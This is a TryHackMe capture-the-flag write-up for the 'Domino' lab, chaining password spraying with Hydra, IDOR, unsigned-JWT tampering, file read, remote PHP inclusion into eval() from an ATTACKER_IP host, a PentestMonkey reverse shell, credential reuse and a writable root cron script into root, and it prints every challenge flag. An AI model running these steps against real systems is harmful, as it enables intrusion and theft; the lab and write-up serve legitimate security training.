Domino - TryHackMe Writeup
Domino TryHackMe writeup — IDOR, JWT tampering, eval-based RCE, credential reuse and a writable cron script chained into full system compromise.
Chain together vulnerabilities in a cascading attack, where every piece you find knocks over the next.
##Task 1 | Challenge
The NexusCorp Employee Portal appears to be a typical internal application with authentication controls and role-based access in place. However, multiple small weaknesses, ranging from misconfigurations to logic flaws, can be combined to fully compromise the system.
###Answer the questions below
Q. What is the flag found in the admin user's profile notes?
Ans.
Q. What is the flag displayed on the admin panel after gaining admin access?
Ans.
Q. What is the flag obtained after achieving remote code execution on the server? Flag is stored in /opt/flag3.txt
Ans.
Q. What is the flag found in the devops user's home directory?
Ans.
Q. What is the root flag?
Ans.
##Walkthrough
Let's begin with a full port scan against the target.
root@ip-10-49-123-248:~# nmap -p- -sT 10.49.182.132

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Only SSH and HTTP are exposed, so the web application becomes our primary attack surface.
###Initial Enumeration
Browsing to the application reveals the NexusCorp Employee Portal login page.
HTTP/1.1 200 OK
Server: Apache/2.4.58 (Ubuntu)

<title>NexusCorp Portal</title>

<form method="POST" action="/index.php">
    <input type="text" name="username">
    <input type="password" name="password">
</form>

<a href="/forgot.php">Forgot password?</a>
<a href="/team.php">Our Team</a>
The application immediately exposes two interesting endpoints:
- >
/team.php - >
/forgot.php
Team Directory
Visiting the Team page reveals a list of employee names.

These names will later become valid usernames for credential attacks.
Password Reset Functionality
Testing the forgot password feature with a known employee:
POST /forgot.php

username=laura.hayes
Response:
Password reset instructions have been sent to la****@nexus.corpNo immediate vulnerability is visible, but we now know:
laura.hayes
is a valid username.
###Static File Discovery
While inspecting /static/, we discover a JavaScript file:
/static/app.js
Contents:
const CONFIG = {
    apiBase: '/api',

    // Encryption key for backup config decryption
    // Key: N3xusK3y2024!!
    _backupKey: 'N3xusK3y2024!!',

    appVersion: '2.3.1'
};
This leaks two important pieces of information:
- >Hidden API endpoint
/api
- >AES decryption key
N3xusK3y2024!!
###API Enumeration
Let's enumerate the newly discovered API.
ffuf -u http://10.49.182.132/api/FUZZ \
-w /usr/share/wordlists/dirb/common.txt
Results:
auth                    [Status: 301]
users                   [Status: 301]
Directory listing reveals:
/api/users/profile.php
/api/auth/token.php
However, both endpoints require authentication.
###Further Content Discovery
Running another FFUF scan against the web root:
ffuf -u http://10.49.182.132/FUZZ \
-w directory-list-2.3-medium.txt \
-e .php,.html,.txt,.zip,.js,.bak,.enc
Interesting results:
backup
admin
config.php
auth.php
reset.php###Backup Disclosure
Visiting:
/backup
reveals:
README.txt
config.enc
The README provides an important clue:
NexusCorp Backup Configuration

config.enc  - Encrypted application configuration
Decryption key reference: see static/app.js
Exactly what we needed.
###Decrypting config.enc
Using the AES key leaked in app.js:
openssl enc -d -aes-128-ecb \
-K 4e337875734b337932303234212100 \
-in config.enc
Output:
{
  "app_name":"NexusCorp Portal",
  "version":"2.3.1",
  "deploy_env":"production",
  "system_user":"devops"
}
The interesting value is:
"system_user":"devops"Remember this username. It becomes important later.
###Credential Attack
At this point we have:
- >Multiple usernames from Team page
- >A login form
Let's try password spraying using Hydra.
hydra -L usernames.txt \
-P xato-net-10-million-passwords-10000.txt \
10.49.182.132 \
http-post-form \
'/index.php:username=^USER^&password=^PASS^:Invalid credentials.'
Results:
sarah.johnson   password: password
robert.wilson   password: password
emma.taylor     password: password
We successfully obtain valid credentials.
##User Access
Login:
emma.taylor:password
Dashboard:
Welcome, emma.taylor

Role: user

Endpoint:
/api/files.php?name=
The dashboard also reveals:
/api/users/profile.php?id=5
This immediately looks like an IDOR candidate.
##Flag 1 — IDOR
Request:
GET /api/users/profile.php?id=5Response:
{
  "id":5,
  "username":"emma.taylor",
  "role":"user"
}
Changing the ID:
GET /api/users/profile.php?id=1Response:
{
  "id":1,
  "username":"laura.hayes",
  "role":"admin",
  "notes":"THM{1d0r_h0r1z0nt4l_4cc3ss_fl4g1}"
}
🚩 Flag 1
THM{1d0r_h0r1z0nt4l_4cc3ss_fl4g1}
##JWT Abuse
The dashboard references:
/api/auth/token.php
Fetching a token:
{
  "token":"<JWT>",
  "expires_in":3600
}
Trying to access:
GET /api/files.php
Authorization: Bearer <JWT>
Results in:
{
  "error":"Admin JWT required"
}###JWT Tampering
Decoding the token:
{
  "sub":"emma.taylor",
  "role":"user"
}
Modify:
{
  "sub":"emma.taylor",
  "role":"admin"
}
using jwt_tool.
sh1v4ng@Shivangs-MacBook-Air jwt_tool % python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlbW1hLnRheWxvciIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzgyMDc4MDE1LCJleHAiOjE3ODIwODE2MTV9.i7zuRP9TbHHfZWn0J7WN55mk6joZbk9boZ9Rem2P1HQ -d ../../ctf/SecLists-master/Passwords/Common-Credentials/xato-net-10-million-passwords.txt --tamper

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.3.0                \______|             @ticarpi

/Users/sh1v4ng/.jwt_tool/jwtconf.ini
Original JWT:

====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] alg = "HS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] sub = "emma.taylor"
[2] role = "user"
[3] iat = 1782078015    ==> TIMESTAMP = 2026-06-22 03:10:15 (UTC)
[4] exp = 1782081615    ==> TIMESTAMP = 2026-06-22 04:10:15 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of role is: user
Please enter new value and hit ENTER
> admin
[1] sub = "emma.taylor"
[2] role = "admin"
[3] iat = 1782078015    ==> TIMESTAMP = 2026-06-22 03:10:15 (UTC)
[4] exp = 1782081615    ==> TIMESTAMP = 2026-06-22 04:10:15 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_2ec3e730730415a97dbe5d573a47cf96 - Tampered token:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlbW1hLnRheWxvciIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4MjA3ODAxNSwiZXhwIjoxNzgyMDgxNjE1fQ.i7zuRP9TbHHfZWn0J7WN55mk6joZbk9boZ9Rem2P1HQ
sh1v4ng@Shivangs-MacBook-Air jwt_tool %
Modified payload:
{
  "sub":"emma.taylor",
  "role":"admin"
}###Why It Works
Reading source code through the file API later reveals:
function verify_jwt($token) {

    // Signature check intentionally disabled

    return $payload;
}
No signature validation.
Any JWT can be modified.
##Local File Read
After JWT tampering:
GET /api/files.php
Authorization: Bearer <admin-token>
Response:
{
  "error":"Missing name parameter",
  "usage":"/api/files.php?name=/var/www/html/file.txt"
}
This becomes an arbitrary file read vulnerability.
###Reading Configuration Files
Request:
GET /api/files.php?name=/var/www/html/config.phpResponse:
define('DB_USER', 'app_user');
define('DB_PASS', 'D3v0ps!2024');

define('JWT_SECRET',
'nexus_jwt_s3cr3t_2024');

define('APP_SECRET',
'nexus_app_k3y_2024');
Interesting credentials recovered:
DB_PASS = D3v0ps!2024
##Flag 2 — Admin Panel Access
Reading:
/var/www/html/admin/index.php
reveals:
$flag2 = 'THM{bl1nd_x55_s3ss10n_h1j4ck_fl4g2}';We can also directly browse:
/admin
using our forged admin JWT.
The page displays:
THM{bl1nd_x55_s3ss10n_h1j4ck_fl4g2}
🚩 Flag 2
THM{bl1nd_x55_s3ss10n_h1j4ck_fl4g2}
##Discovering Remote Code Execution
Reading:
/var/www/html/api/files.php
reveals a dangerous block:
if (strpos($name, "http://") === 0 ||
    strpos($name, "https://") === 0) {

    $remote = file_get_contents($name);

    eval(
      str_replace("<?php","",$remote)
    );
}
This is a full RCE vulnerability.
The application:
- >Downloads attacker-controlled PHP
- >Removes
<?php - >Executes the content with
eval()
##Confirming Code Execution
Create:
<?php
echo shell_exec('id');
?>
Host it:
python3 -m http.server 8000Trigger:
GET /api/files.php?name=http://ATTACKER_IP:8000/test.phpResponse:
{
  "output":
  "uid=33(www-data) gid=33(www-data)"
}
Confirmed.
We have remote code execution.
##Reverse Shell
Download PentestMonkey PHP reverse shell.
Update:
$ip   = "ATTACKER_IP";
$port = 4444;
Start listener:
nc -lvnp 4444Host the file:
python3 -m http.server 8000Trigger:
GET /api/files.php?name=http://ATTACKER_IP:8000/shell.phpListener:
Connection received

uid=33(www-data)
gid=33(www-data)
Shell obtained.
###Stabilizing Shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm###Flag 3 — Remote Code Execution
After triggering the vulnerable api/files.php endpoint with our hosted PHP reverse shell, we receive a connection back on our listener.
Start a listener:
nc -lvnp 4444Connection received:
root@ip-10-49-123-248:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.182.132 45532

Linux tryhackme-2404 6.17.0-1015-aws x86_64 GNU/Linux

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Let's upgrade the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'www-data@tryhackme-2404:/$Reading Flag 3
Now that we have code execution as www-data, we can read the third flag.
www-data@tryhackme-2404:/$ cat /opt/flag3.txt

THM{rf1_2_rc3_f00th0ld_fl4g3}
🚩 Flag 3
THM{rf1_2_rc3_f00th0ld_fl4g3}
##Lateral Movement — Compromising devops
Earlier in the challenge, we discovered the following credential while reading application configuration files:
define('DB_PASS', 'D3v0ps!2024');Since we also discovered a system user named:
devops
it is worth testing whether the database password has been reused at the operating system level.
###Attempting User Switch
www-data@tryhackme-2404:/$ su devops
Password: D3v0ps!2024
Success!
devops@tryhackme-2404:/$This confirms credential reuse between the application and system accounts.
###Reading User Flag
devops@tryhackme-2404:~$ cat user.txt

THM{s5h_cr3d_r3u53_l4t3r4l_fl4g4}
🚩 Flag 4
THM{s5h_cr3d_r3u53_l4t3r4l_fl4g4}
##Privilege Escalation
With access to the devops account, we begin standard privilege escalation enumeration.
###Sudo Permissions
devops@tryhackme-2404:~$ sudo -l

Sorry, user devops may not run sudo on tryhackme-2404.
No luck.
###SUID Enumeration
find / -perm -4000 -type f 2>/dev/nullThe results contain only standard binaries and do not provide an obvious escalation path.
###Interesting Files in /opt
While enumerating the filesystem, we discover several interesting files.
devops@tryhackme-2404:~$ ls -la /opt

drwxrwxrwx  5 root     root     4096 May  7 20:26 .
-rwxrwxrwx  1 root     root     1870 May  7 20:26 admin_bot.py
drwxr-xr-x  2 root     root     4096 Apr 29 10:27 monitoring
drwxr-xr-x  2 root     root     4096 Apr 30 06:22 tools
One particularly interesting file is:
/opt/admin_bot.py
###Understanding the Admin Bot
Reviewing the source code reveals an automated administrator process running as root.
COOKIE = dict(nexus_session=make_session_cookie())The bot periodically reviews support tickets and visits any URLs it finds.
requests.get(url, cookies=COOKIE, timeout=5)This explains the intended challenge path and how administrator actions are automated.
###Process Monitoring
Inside /opt/tools, we discover pspy64.
devops@tryhackme-2404:/opt/tools$ ./pspy64The output reveals a root-owned process:
UID=0 PID=1100 | /usr/bin/python3 /opt/admin_bot.pyas well as other periodic root activity.
###Writable Root-Owned Script
Further investigation reveals a monitoring directory:
devops@tryhackme-2404:/opt/monitoring$ ls

health_report.sh
A scheduled task executes:
/opt/monitoring/health_report.sh
as root.
The critical issue is that the script is writable by the devops group.
This gives us a direct path to privilege escalation.
###Exploiting the Scheduled Job
Append the following command to the script:
echo 'chmod u+s /usr/bin/bash' >> /opt/monitoring/health_report.shThis causes the root-owned scheduled task to set the SUID bit on /usr/bin/bash.
Initially:
-rwxr-xr-x 1 root root 1446024 Mar 31 2024 /usr/bin/bashAfter the scheduled task executes, the SUID bit is applied.
###Root Shell
Launch bash in privileged mode:
bash -pRoot shell obtained:
bash-5.2####Reading Root Flag
bash-5.2# cat /root/root.txt

THM{pr1v3sc_cr0n_r00t_fl4g5}
🚩 Root Flag
THM{pr1v3sc_cr0n_r00t_fl4g5}
Done!